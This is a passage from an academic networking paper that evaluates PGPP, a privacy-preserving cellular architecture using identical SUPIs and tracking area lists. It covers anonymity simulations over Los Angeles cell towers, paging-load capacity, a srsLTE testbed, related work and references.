5 Analysis

To study the implications of a PGPP deployment, we create a simulation to model users, mobility, and cell infrastructure. We study the impact of PGPP's design on various cellular attacks that occur today. We then analyze the inherent tradeoffs from the PGPP operator's perspective, as improved privacy comes at the price of increased control traffic. Lastly, we examine PGPP in a lab testbed on real devices.

5.1 Simulation configuration

gNodeB dataset. We select Los Angeles County, California as the region for our simulation, which provides a mix of both highly urban areas as well as rural areas. For gNodeB location information, we use OpenCellID [45], an open database that includes tower locations and carrier information. To simplify the simulation, we select base stations from the database that are listed as providing LTE from AT&T, the provider with the most LTE eNodeBs (22,437) in the region. We use LTE eNodeBs as the number of gNodeBs deployed remains small.

Given their geographic coordinates, we estimate coverage areas for every gNodeB using a Voronoi diagram. During the simulation, a UE is assigned to the gNodeB that corresponds to the region the UE is located within. While such discretization is not likely in reality as UEs remain associated with an gNodeB based on received signal strength, this technique provides us with a tractable mobility simulation. A partial map of the simulation region is shown in Figure 2. GNodeB regions are shaded based on the tracking area value in the OpenCellID database.

Mobility traces. To simulate realistic mobility patterns (*i.e.*, users must follow available paths), we generate mobility traces using the Google Places [31] and Directions [30] APIs. First, we use the Places API to find locations in the simulation region that are available when searching for "post office[6]." Each place is associated with latitudinal and longitudinal coordinates. We then generate mobility traces by randomly selecting start and end points, and use the Directions API to obtain a polyline with coordinates along with estimated times to reach points along the line. We generate 50,000 mobility traces: 25,000 cars and 25,000 pedestrians. We then use ns-3 to process the mobility traces and generate coordinates for each trace at 5-second intervals, in a method similar to [10]. We use this output, along with the gNodeB Voronoi diagram to assign each simulated UE to an gNodeB for every 5-second interval in the mobility trace. Figure 3 shows the distribution of the number of gNodeBs visited by UEs in the simulation. As expected, car trips result in a significantly higher number of gNodeBs for a UE compared with pedestrian trips.




Figure 2: Partial simulation map. Cells are shaded by AT&T tracking area.





Figure 3: gNodeBs visited by simulated mobile users.

Synthetic traffic. We simulate one hour. To create control traffic, at every 5-second interval we randomly select 5% of the user population to receive a "call." We select such a high traffic load in order to perform a conservative analysis. A call results in a paging message that is sent to all gNodeBs in the UE's tracking area. Each paged user enters a 3-minute "call" if it is not already in one, at which point further paging messages are suppressed for that user until the call is complete. We run the simulation with PGPP enabled as well as with the conventional infrastructure setup.

Custom TAs. As we detail further in Section 5.3, large TALs increase control traffic loads, which lowers the network's user capacity. Therefore, we generate new tracking areas in the underlying network in order to mitigate the control traffic bur-

[6]Our use of post offices as endpoints is arbitrary. We chose them as they are societally-important and ubiquitous, allowing us to generate random trajectories over the entire simulation area.



(a) TALs. (b) Custom TAs.

Figure 4: Degree of anonymity using TALs and custom TAs.

den. As tracking areas normally consist of groups of adjacent gNodeBs, we need a method by which we can cluster nearby gNodeBs into logical groupings. To do so, we use k-means clustering with the gNodeB geographic coordinates allowing for Euclidean distance to be calculated between gNodeBs. We generate several underlying tracking area maps, with the number of TAs (*i.e.*, k-means centers) ranging from 25 to 1,000. For comparison, the AT&T LTE network in the simulation is composed of 113 TAs.

5.2 Cellular privacy attack analysis

Given the taxonomy we presented in Section 3.1, we analyze the identity and location privacy benefits of PGPP in the simulated environment.

Global-bulk attacks. By nullifying the value of SUPIs, separating authentication with connectivity, and increasing the broadcast domain for users, we increase user identity privacy even with an adversary that is capable of bulk surveillance over an entire network (*e.g.*, operators, governments).

Anonymity analysis We measure the anonymity of a user when under bulk attacks using *degree of anonymity* [22]. The degree of anonymity value ranges from zero to one, with ideal anonymity being one, meaning the user could be any member of the population with equal probability. In this case, we consider the SUPI value to be the target identity. The size of the anonymity set for a population of N users will result in a maximum entropy of:

$$H_M = log_2(N) \tag{1}$$

The degree of anonymity is determined based on the size of the subset of user identities S that an attacker could possibly believe the victim to be:

$$d = \frac{H(X)}{H_M} = \frac{log_2(S)}{log_2(N)} \tag{2}$$


Given global visibility into the network, we can reason about the anonymity set using the number of gNodeBs that a victim could possibly be connected to. This is because a cellular carrier can know the exact base station that a user is connected to once the UE enters an active state. As a baseline, the anonymity set for traditional cellular is $\frac{log_2(1)}{log_2(22{,}437)} = 0$, as each SUPI is a unique value. With PGPP, SUPIs are identical, so from the perspective of the carrier, the victim could be connected to any gNodeB that has at least one PGPP client connected to it. Using our simulated environment we collect, for each paging message, the number of gNodeBs that had users within their range and use the median value to calculate the degree of anonymity. Figures 4a and 4b show the degree of anonymity using different configurations of TALs and custom TAs, respectively. We see that high degrees of anonymity are attainable despite an attacker's global visibility. For instance, with TALs of length 8, the degree of anonymity is 0.748.

Local-bulk attacks. PGPP's use of identical SUPIs reduces the importance of SUPIs, and by extension the usefulness of local bulk attacks on user identity. An attacker that can view traffic at the gNodeB(s) can gain insight into nearby SUPIs.

In traditional cell networks, each user has a globally unique SUPI ($S = 1$), resulting in a degree of anonymity of zero as the victim could only be one user. The subset S in PGPP, on the other hand, is the size of the population of PGPP users in a given location, as all SUPI values are identical and a local bulk attacker cannot know the true identity of a single user. To get an idea of S, we can calculate the number of PGPP users connected to each gNodeB in the simulation. Over the course of the simulation, we find a mean value of 223.09 users connected to each gNodeB that has users, which results in a degree of anonymity $\frac{log_2(223.09)}{log_2(50{,}000)} = 0.50$. While this value is somewhat low compared to the ideal value of 1, it is a drastic improvement over conventional cellular architecture, and is dependent on the overall user population in the network. As more PGPP users exist, the degree of anonymity increases.


Local-targeted attacks. In PGPP, local-targeted attacks to discover a user's location are diminished in two ways: first, SUPIs are no longer a useful identifier, so identifying an individual among all users is challenging; and second, we use TALs to increase the paging broadcast domain for a given UE. From an attacker's point of view, this broadens the scope of where the target UE may be located.

In Figure 5a, we plot the CDF of geographic areas in which pages are broadcast as we increase TAL lengths using the base map consisting of 113 tracking areas. We calculate the area by generating a bounding box around all gNodeBs that are included in the broadcast domain. As shown, large TALs result in drastically higher area anonymity compared with TALs disabled, particularly considering the number of UEs that could potentially be located in the larger geographic areas. For instance, the median area for the conventional simulation is 378.09 km^2 whereas TAL lengths of 8 and 16 result in




(a) TALs. (b) Custom TAs.

Figure 5: Area anonymity using TALs and custom TAs.



(a) Control traffic with TALs. (b) Capacity with TALs.

Figure 6: Control traffic and system capacities leveraging PGPP TALs in the simulated environment.



(a) Custom TAs: Control traffic. (b) Custom TAs: Capacity.

Figure 7: Control traffic and system capacities with custom tracking areas in the simulated environment.

median areas of 5,876.96 and 9,585.17 km^2, respectively.

We analyze anonymity with TALs of length 16 while the underlying map is varied using custom TAs. Figure 5b shows our results. We observe that as the number of tracking areas increase, resulting in smaller tracking areas, the area anonymity decreases. However, despite the decrease, the area anonymity remains considerably larger than anonymity with TALs disabled as TALs include additional tracking areas. For instance, the median area for the conventional case is 378.09 km^2 whereas the median area for a base map of 500 tracking areas with TAL 16 is 4891.08 km^2, a nearly 13-fold increase from the perspective of a local targeted attacker.

5.3 Impact of PGPP on network capacity

From an operational perspective, the privacy benefits delivered by PGPP must coincide with feasibility in terms of control overhead in order for it to be deployable. Control traffic determines network capacity in terms of the number of users that are serviceable in a given area. In this section, we explore control traffic load when using TALs.

5.3.1 Control overhead with PGPP TALs

We first seek to quantify control message overhead while we leverage tracking area lists to provide location anonymity against local-targeted attacks. Recall from Section 4.2 that we randomly select additional tracking areas from the simulated coverage area to create TALs, which increases the broadcast domain for a page. Increased control traffic impacts both gNodeBs and AMFs, however, from our experience with real cellular networks the control traffic capacity at gNodeBs is the bottleneck as AMFs have much higher capacity. Thus, we focus on gNodeB control load.

Figure 6a shows a cumulative distribution function (CDF) for the number of pages broadcast by the simulated gNodeBs. In the figure, "Conventional" corresponds to disabling TAL functionality. As expected, larger TAL lengths result in increased control traffic for gNodeBs as they are more likely to be included in the paging broadcast domain for a given UE.

To gain insight into the control limitations of real gNodeBs, we consider the capabilities of a Huawei BTS3202E eNodeB [34], which is limited to 750 pages per second. When capacity planning, it is commonplace to budget paging traffic headroom; accordingly, we estimate the maximum paging capacity for an gNodeB to be 525 pages per second (70% of the BTS3202E capacity). This value is depicted in the vertical red line in the figure (525 pages $\times$ 3600 seconds = 1,890,000 pages/hour). The simulation allows us to illustrate the user population that could be supported by the network, provided a population with similar mobility and traffic profiles as defined in Section 5.1. Recall that we simulate 50,000 users, both pedestrians and cars. We consider the paging load for the network and select the gNodeBs with the maximum paging load, the 95th percentile, and the median to estimate the number of users each could theoretically support by taking into account the max page limitation of the BS3202E. Figure 6b shows the user capacity as TAL lengths are increased. A TAL length of one shows the conventional network, as the TAL is composed of a single tracking area. As expected, larger TALs result in a reduction in the number of users the gNodeBs can handle compared with performance when TALs are disabled, due to increased paging load.

5.3.2 Control overhead with custom tracking areas

As we've demonstrated, large TALs result in gNodeBs with higher control traffic load, effectively reducing the user



Figure 8: PGPP prototype test hardware.




Figure 9: Connection delays due to sync_failure.

capacity the network. To explore whether we can re-gain control traffic we again consider new, custom tracking area maps that are generated using k-means where we vary the number of unique tracking areas in the simulated network.

We run the simulation with various custom tracking area maps, with all UEs using TAL lengths of 16. The results are shown in Figures 7a and 7b. We observe that a basemap consisting of 25 tracking areas leads to even higher control traffic compared with the conventional (*i.e.*, AT&T) tracking area map. A map consisting of more tracking areas results in TAs with fewer gNodeBs, thus reducing the paging load. We see that a map of 500 TAs, even with a TAL of length 16, results in similar paging load compared with the conventional map with TAL disabled. Correspondingly, the user capacity of the network with a higher number of tracking areas nears the conventional capacity from Figure 6b.

5.4 Testbed analysis

We study our PGPP design on a lab testbed in order to understand potential drawbacks. We implement a software-based NGC and connect commodity phones to the software-defined radio-based gNodeB.

Prototype. We create our prototype code on srsLTE [29], an open-source platform that implements LTE-compliant base station and core network functionality and can be run using software-defined radios[7]. Our testbed, shown in Figure 8, consists of an Intel Core i7 machine running Linux and a USRP B210 radio. We use off-the-shelf commodity phones (Moto X4, Samsung Galaxy S6, and two OnePlus 5s) with programmable SIM cards installed to allow the phones to connect to the PGPP network.

SrsLTE maintains contexts for each connected UE related to mobility and connectivity. The contexts are stored as structs that include the UE SUPI in a simple key-value store, with the SUPI serving as the key. When the AMF receives mobility-related messages, it checks against the appropriate contexts to handle the requests. We add an additional value, a PGPPSUPI, into the context structs. The PGPPSUPI is generated by combining the SUPI with a temporary value that is unique to the individual UE-gNodeB-AMF connection. Accordingly, each UE has a unique PGPPSUPI, which then allows us to look up the correct context when managing states.

Identical SUPIs and Shared Keys. Given identical SUPI values for all users, the PGPP attach procedure can result in additional steps compared with the traditional attach. This is caused by sequence number synchronization checks during the authentication and key agreement (AKA) procedure, which is designed to allow the UE and the network to authenticate each other. The fundamental issue is that the AUSF and the SIM maintain a sequence number (SQN) value that both entities increment with each successful attach. As multiple devices use the same SUPIs, the sequence numbers held at the AUSF and on individual devices will no longer match, causing an authentication failure (known as a sync_failure). At that point the UE re-synchronizes with the AUSF.

We explore the delay introduced by sync_failures using our testbed. Figure 9 shows a PDF of the delays to connection completion for UEs that hold identical SUPIs and attempt to authenticate simultaneously. In order to trigger many simultaneous authentication requests, we use openairinterface5G [53] to create 100 simulated UEs. We observe in that the first successful UE usually takes roughly 200 ms to connect, while subsequent UEs that experienced sync_failures experience additional delays. In our relatively small experiment the UEs all successfully connect to the network within 1.1 seconds. In a large-scale production network the number of UEs that simultaneously attempt to connect would be larger. PGPP-based networks can mitigate the issue by using more AUSFes, which would reduce the number of UEs that each AUSF is responsible for. Fortunately, the push for 5G will lend itself to many AUSFes as the core network entities are being re-designed to be virtualized and located nearer to UEs.

6 Related Work

Prior work on anonymous communications often traded off latency and anonymity [16, 17, 48, 73]. Likewise, Tor [23], TORFone [28], and Mixnets [11] also result in increased

[7]We build our prototype on a 4G LTE platform as we are not aware of any platforms that fully implement 5G and are sufficiently mature for experimentation with real hardware.

latency while improving anonymity. Prior work also focused on applying mixing techniques within traditional telephony networks [56, 57]. However, such solutions are inappropriate for cellular systems as, apart from SMS, cellular use cases require low latency. Additionally, the architecture continues to utilize identifiers (*e.g.*, SUPI) that can expose the user to IMSI catcher attack or allow for location tracking by the operator. Heuser *et al.* proposed Phonion [32], which aims to separate call setup from call delivery in order to nullify the value of call data records (CDRs). PGPP takes a different tack, reducing individually identifying information contained within CDRs. Authenticall [63] offers content integrity and endpoint authentication for calls, but does not seek to add privacy within the infrastructure.

There has been extensive prior work on finding security and privacy issues in cellular networks [35, 44, 49, 65, 68]. We decouple the SUPI from the subscriber by setting it to a single value for all users of the network. Altering the SUPI (or IMSI) to specifically thwart IMSI catcher and similar passive attacks has been previously proposed [4, 41, 70, 72]. These techniques use pseudo-IMSIs (PMSIs), which are kept synchronized between the SIM and the AUSF, or hypothetical virtual SIMs, allowing for user identification. We aim to go beyond thwarting IMSI catchers, and do so while considering active attacks without requiring fundamental changes on the UE; we protect users from the operator itself.

Hussain *et al.* introduce the TORPEDO attack [36], which allows attackers to identify the page frame index and using that, the presence or absence of a victim in a paging broadcast area (*i.e.*, a tracking area). However, our use of tracking area lists to provide additional paging anonymity (Section 4.2) increases the location in which a victim could potentially be, reducing the effectiveness of third-party paging-related localization attacks. The authors also define the PIERCER attack, which enables the attacker to reveal a victim's IMSI with only their phone number. PGPP nullifies this attack by making all SUPIs identical. Cellular signaling protocols have been demonstrated by multiple works to leave users' privacy vulnerable to attack [24, 43, 51, 55, 67]. Our initial design avoids signaling protocol vulnerabilities by providing data-only rather than voice/SMS, and roaming to other networks can be enabled by requiring home-routing rather than local breakout. Hussain *et al.* identifies a 5G vulnerability that allows an attacker to neutralize GUTI refreshment in [37]. However, this requires a MiTM attack (*e.g.*, IMSI catcher), which necessarily means the attacker knows the victim's location. Additionally, the GUTI is a temporary identifier, and is not associated with a specific user.

Choudhury and Køien alter IMSI values, however both require substantial changes to network entities [15, 42]. We argue that a privacy-preserving architecture must be fully compatible with existing infrastructure as the global telecom infrastructure is truly a network of networks, comprised of multiple operators that connect via well-known APIs.

7 Concluding Remarks

User privacy is a hotly contested topic today, especially as law enforcement organizations, particularly in authoritarian states, insist upon increasingly ubiquitous surveillance. In addition, law enforcement has long demanded backdoor access to private user devices and user data [66].

We do not believe that users of PGPP, in its current form, would be capable of withstanding targeted legal or extra-legal attacks by nation-state organizations (*e.g.*, the FBI or NSA), though PGPP would likely limit the ability of any organization to continue to operate a regime of mass surveillance of user mobility. In addition, a more common and problematic form of privacy loss today is due to the surreptitious sale of user data by network providers; this is a matter PGPP addresses in a manner that aligns with user autonomy. Our aim is to improve privacy in line with prior societal norms and user expectations, and to present an approach in which privacy-enhanced service can be seamlessly deployed.

8 Acknowledgements

We thank our shepherd, Nick Hopper, and the anonymous reviewers for their feedback and comments. This research was supported in part by the Center for Information Technology Policy at Princeton University and by NSF award CNS-1953513.

References

[1] 103rd Congress, 2nd Session, 1994. Communications assistance for law enforcement act (CALEA). 47 USC 1001-1010. Public Law 103-414.

[2] 3GPP. General packet radio service (GPRS) enhancements for evolved universal terrestrial radio access network (E-UTRAN) access. Technical Specification (TS) 23.401, 3rd Generation Partnership Project (3GPP), 01 2015.

[3] Santiago Aragon, Federico Kuhlmann, and Tania Villa. SDR-based network impersonation attack in GSM-compatible networks. In *2015 IEEE 81st Vehicular Technology Conference (VTC Spring)*, 2015.

[4] Myrto Arapinis, Loretta Mancini, Eike Ritter, Mark Ryan, Nico Golde, Kevin Redon, and Ravishankar Borgaonkar. New privacy issues in mobile telephony: Fix and verification. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, Raleigh, North Carolina, USA, 2012.

[5] World Bank. International telecommunication union, world telecommunication/ICT development report and database. https://data.worldbank.org/indicator/IT.CEL.SETS, 2019.

[6] Mihir Bellare, Chanathip Namprempre, David Pointcheval, and Michael Semanko. The one-more-RSA-inversion problems and the security of Chaum's blind signature scheme. *Journal of Cryptology*, 16(3), 2003.

[7] Mihir Bellare and Phillip Rogaway. Entity authentication and key distribution. In *CRYPTO*, 1993.

[8] Dan Boneh, Xavier Boyen, and Hovav Shacham. Short group signatures. In *CRYPTO*, 2004.

[9] Carpenter v United States. Number 16-402. June 2018.

[10] Tiago Cerqueira and Michele Albano. RoutesMobility-Model: Easy realistic mobility simulation using external information services. In *Proceedings of the 2015 Workshop on Ns-3*, WNS3 '15, 2015.

[11] David Chaum. Untraceable electronic mail, return addresses, and digital pseudonyms. *Communications of the ACM*, 24(2):84–90, 1981.

[12] David Chaum. Blind signatures for untraceable payments. In *CRYPTO*, 1983.

[13] David Chaum and Eugène Van Heyst. Group signatures. In *Workshop on the Theory and Application of of Cryptographic Techniques*. Springer, 1991.

[14] Benny Chor, Amos Fiat, and Moni Naor. Tracing traitors. In *CRYPTO*, 1994.

[15] Hiten Choudhury, Basav Roychoudhury, and Dilip Kr. Saikia. Enhancing user identity privacy in LTE. In *2012 IEEE 11th International Conference on Trust, Security and Privacy in Computing and Communications*, TRUSTCOM '12, Washington, DC, USA, 2012.

[16] Henry Corrigan-Gibbs, Dan Boneh, and David Mazières. Riposte: An anonymous messaging system handling millions of users. In *Proceedings of the 2015 IEEE Symposium on Security and Privacy*, SP '15, 2015.

[17] Henry Corrigan-Gibbs and Bryan Ford. Dissent: Accountable anonymous group messaging. In *Proceedings of ACM CCS*, Chicago, Illinois, USA, 2010.

[18] Joseph Cox. I gave a bounty hunter $300. Then he located our phone. https://motherboard.vice.com/en_us/article/nepxbz/i-gave-a-bounty-hunter-300-dollars-located-phone-microbilt-zumigo-tmobile, January 2019.

[19] Joseph Cox. Stalkers and debt collectors impersonate cops to trick big telecom into giving them cell phone location data. https://www.vice.com/en_us/article/panvkz/stalkers-debt-collectors-bounty-hunters-impersonate-cops-phone-location-data, March 2019.

[20] Ronald Cramer, Ivan Damgård, and Berry Schoenmakers. Proofs of partial knowledge and simplified design of witness hiding protocols. In *CRYPTO*, 1994.

[21] Crypto++ 8.2, 2019. https://www.cryptopp.com/.

[22] Claudia Díaz, Stefaan Seys, Joris Claessens, and Bart Preneel. Towards measuring anonymity. In *Proceedings of the 2nd International Conference on Privacy Enhancing Technologies*, PETS'02, Berlin, Heidelberg, 2002.

[23] Roger Dingledine, Nick Mathewson, and Paul Syverson. Tor: The second-generation onion router. In *13th USENIX Security Symposium (USENIX Security 04)*, San Diego, CA, USA, 2004.

[24] Tobias Engel. Locating mobile phones using signalling system 7. In *25th Chaos Communication Congress*, 2008.

[25] Amos Fiat and Moni Naor. Broadcast encryption. In *Annual International Cryptology Conference*. Springer, 1993.

[26] Open Networking Foundation. M-CORD open source reference solution for 5G mobile wireless networks. https://www.opennetworking.org/m-cord/, 2019.

[27] Joachim Frick and Rainer Bott. Method for identifying a mobile phone user or for eavesdropping on outgoing calls. *EPO Patent EP1051053*, 2003.

[28] Van Gegel. TOR Fone p2p secure and anonymous VoIP tool. http://torfone.org/, 2012.

[29] Ismael Gomez-Miguelez, Andres Garcia-Saavedra, Paul D. Sutton, Pablo Serrano, Cristina Cano, and Doug J. Leith. srsLTE: An open-source platform for LTE evolution and experimentation. In *WiNTECH '16*, New York City, New York, 2016.

[30] Google. Get started | directions api | google developers. https://developers.google.com/maps/documentation/directions/start, 2019.

[31] Google. Overview | places api | google developers. https://developers.google.com/places/web-service/intro, 2019.

[32] Stephan Heuser, Bradley Reaves, Praveen Kumar Pendyala, Henry Carter, Alexandra Dmitrienko, William Enck, Negar Kiyavash, Ahmad-Reza Sadeghi, and Patrick Traynor. Phonion: Practical protection of metadata in telephony networks. In *Proceedings of PETS*, 2017.

[33] Byeongdo Hong, Sangwook Bae, and Yongdae Kim. GUTI reallocation demystified: Cellular location tracking with changing temporary identifier. In *Network and Distributed System Security Symposium, NDSS*, San Diego, California, USA, Feb 2018.

[34] Huawei BTS3202E eNodeB, 2019. http://support.huawei.com/hdx/hdx.do?docid=SE0000758199&lang=en.

[35] Syed Rafiul Hussain, Omar Chowdhury, Shagufta Mehnaz, and Elisa Bertino. LTEInspector: A systematic approach for adversarial testing of 4G LTE. In *Network and Distributed System Security Symposium, NDSS*, San Diego, California, USA, February 2018.

[36] Syed Rafiul Hussain, Mitziu Echeverria, Omar Chowdhury, Ninghui Li, and Elisa Bertino. Privacy attacks to the 4G and 5G cellular paging protocols using side channel information. In *Network and Distributed System Security Symposium, NDSS*, San Diego, California, USA, February 2019.

[37] Syed Rafiul Hussain, Mitziu Echeverria, Imtiaz Karim, Omar Chowdhury, and Elisa Bertino. 5GReasoner: A property-directed security and privacy analysis framework for 5G cellular network protocol. In *2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, London, United Kingdom, 2019.

[38] Markus Jakobsson and David Pointcheval. Mutual authentication for low-power mobile devices. In *International Conference on Financial Cryptography*. Springer, 2001.

[39] George Kappos, Haaroon Yousaf, Mary Maller, and Sarah Meiklejohn. An empirical analysis of anonymity in Zcash. In *27th USENIX Security Symposium (USENIX Security 18)*, Baltimore, MD, August 2018.

[40] Kate Kaye. The $24 billion data business that telcos don't want to talk about. https://adage.com/article/datadriven-marketing/24-billion-data-business-telcos-discuss/301058/?mod=article_inline, October 2015.

[41] Mohammed Shafiul Alam Khan and Chris J Mitchell. Trashing IMSI catchers in mobile networks. In *Proceedings of the 10th ACM Conference on Security and Privacy in Wireless and Mobile Networks*, WiSec '17, Boston, Massachusetts, 2017.

[42] G. M. Køien. Privacy enhanced mutual authentication in LTE. In *2013 IEEE 9th International Conference on Wireless and Mobile Computing, Networking and Communications (WiMob)*, Lyon, France, October 2013.

[43] Bhanu Kotte, Silke Holtmanns, and Siddhart Rao. Detach me not-DoS attacks against 4G cellular users from your desk. In *Blackhat Europe*, 2016.

[44] Denis Foo Kune, John Koelndorfer, Nicholas Hopper, and Yongdae Kim. Location leaks on the GSM air interface. *ISOC NDSS*, February 2012.

[45] Unwired Labs. OpenCelliD - open database of cell towers & geolocation. https://www.opencellid.org, 2019.

[46] David Lazar, Yossi Gilad, and Nickolai Zeldovich. Karaoke: Distributed private messaging immune to passive traffic analysis. In *Proceedings of the 12th USENIX Conference on Operating Systems Design and Implementation*, OSDI'18, Carlsbad, CA, USA, 2018.

[47] David Lazar, Yossi Gilad, and Nickolai Zeldovich. Yodel: Strong metadata security for voice calls. In *Proceedings of the 27th ACM Symposium on Operating Systems Principles*, SOSP '19, Huntsville, Ontario, Canada, 2019.

[48] David Lazar and Nickolai Zeldovich. Alpenhorn: Bootstrapping secure communication without leaking metadata. In *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)*, pages 571–586, Savannah, GA, 2016. USENIX Association.

[49] Patrick P. C. Lee, Tian Bu, and Thomas Woo. On the detection of signaling DoS attacks on 3G wireless networks. In *IEEE INFOCOM 2007 - 26th IEEE International Conference on Computer Communications*, May 2007.

[50] Joseph K Liu, Victor K Wei, and Duncan S Wong. Linkable spontaneous anonymous group signature for ad hoc groups. In *Australasian Conference on Information Security and Privacy*, pages 325–335. Springer, 2004.

[51] G Lorenz, T Moore, G Manes, J Hale, and S Shenoi. Securing SS7 telecommunications networks. In *Workshop on Information Assurance and Security*, volume 2, page 1115, 2001.

[52] Stig F Mjølsnes and Ruxandra F Olimid. Easy 4G/LTE IMSI catchers for non-programmers. In *International Conference on Mathematical Methods, Models, and Architectures for Computer Network Security*, pages 235–246. Springer, 2017.

[53] Navid Nikaein, Mahesh K Marina, Saravana Manickam, Alex Dawson, Raymond Knopp, and Christian Bonnet. OpenAirInterface: A flexible platform for 5G research. *ACM SIGCOMM Computer Communication Review*, 44(5):33–38, 2014.

[54] Kristin Paget. Practical cellphone spying. *Def Con*, 18, 2010.

[55] Christian Peeters, Hadi Abdullah, Nolen Scaife, Jasmine Bowers, Patrick Traynor, Bradley Reaves, and Kevin Butler. Sonar: Detecting SS7 redirection attacks with audio-based distance bounding. In *2018 IEEE Symposium on Security and Privacy (SP)*, May 2018.

[56] Andreas Pfitzmann, Birgit Pfitzmann, and Michael Waidner. ISDN-mixes: Untraceable communication with very small bandwidth overhead. In Wolfgang Effelsberg, Hans W. Meuer, and Günter Müller, editors, *Kommunikation in verteilten Systemen*, pages 451–463, Berlin, Heidelberg, 1991. Springer Berlin Heidelberg.

[57] Andreas Pfitzmann and Michael Waidner. Networks without user observability — design options. In Franz Pichler, editor, *Advances in Cryptology — EUROCRYPT' 85*, pages 245–253, Berlin, Heidelberg, 1986. Springer Berlin Heidelberg.

[58] Zafar Ayyub Qazi, Phani Krishna Penumarthi, Vyas Sekar, Vijay Gopalakrishnan, Kaustubh Joshi, and Samir R. Das. KLEIN: A minimally disruptive design for an elastic cellular core. In *Proceedings of the Symposium on SDN Research*, SOSR '16, Santa Clara, CA, USA, 2016.

[59] Zafar Ayyub Qazi, Melvin Walls, Aurojit Panda, Vyas Sekar, Sylvia Ratnasamy, and Scott Shenker. A high performance packet core for next generation cellular networks. In *SIGCOMM '17*, Los Angeles, CA, USA, August 2017.

[60] Sara Modarres Razavi and Di Yuan. Reducing signaling overhead by overlapping tracking area list in LTE. In *2014 7th IFIP Wireless and Mobile Networking Conference (WMNC)*, Vilamoura, Algarve, Portugal, May 2014.

[61] Sara Modarres Razavi, Di Yuan, Fredrik Gunnarsson, and Johan Moe. Dynamic tracking area list configuration and performance evaluation in LTE. In *2010 IEEE Globecom Workshops*, Miami,FL, Dec 2010.

[62] Sara Modarres Razavi, Di Yuan, Fredrik Gunnarsson, and Johan Moe. Exploiting tracking area list for improving signaling overhead in LTE. In *IEEE Vehicular Technology Conference*, VTC2010, Taipei, Taiwan, May 2010.

[63] Bradley Reaves, Logan Blue, Hadi Abdullah, Luis Vargas, Patrick Traynor, and Thomas Shrimpton. Authenticall: Efficient identity and content authentication for phone calls. In *26th USENIX Security Symposium (USENIX Security 17)*, 2017.

[64] Ronald L Rivest, Adi Shamir, and Yael Tauman. How to leak a secret. In *International Conference on the Theory and Application of Cryptology and Information Security*. Springer, 2001.

[65] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Breaking LTE on layer two. In *2019 IEEE Symposium on Security and Privacy (SP)*, May 2019.

[66] Stefan Savage. Lawful device access without mass surveillance risk: A technical design discussion. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, Toronto, Canada, Oct 2018.

[67] Hemant Sengar, Ram Dantu, Duminda Wijesekera, and Sushil Jajodia. SS7 over IP: Signaling interworking vulnerabilities. *IEEE Network*, 20(6):32–41, 2006.

[68] Altaf Shaik, Ravishankar Borgaonkar, Jean-Pierre Seifert, N. Asokan, and Valtteri Niemi. Practical attacks against privacy and availability in 4G/LTE. In *23nd Annual Network and Distributed System Security Symposium, NDSS*, San Diego, CA, USA, February 2016.

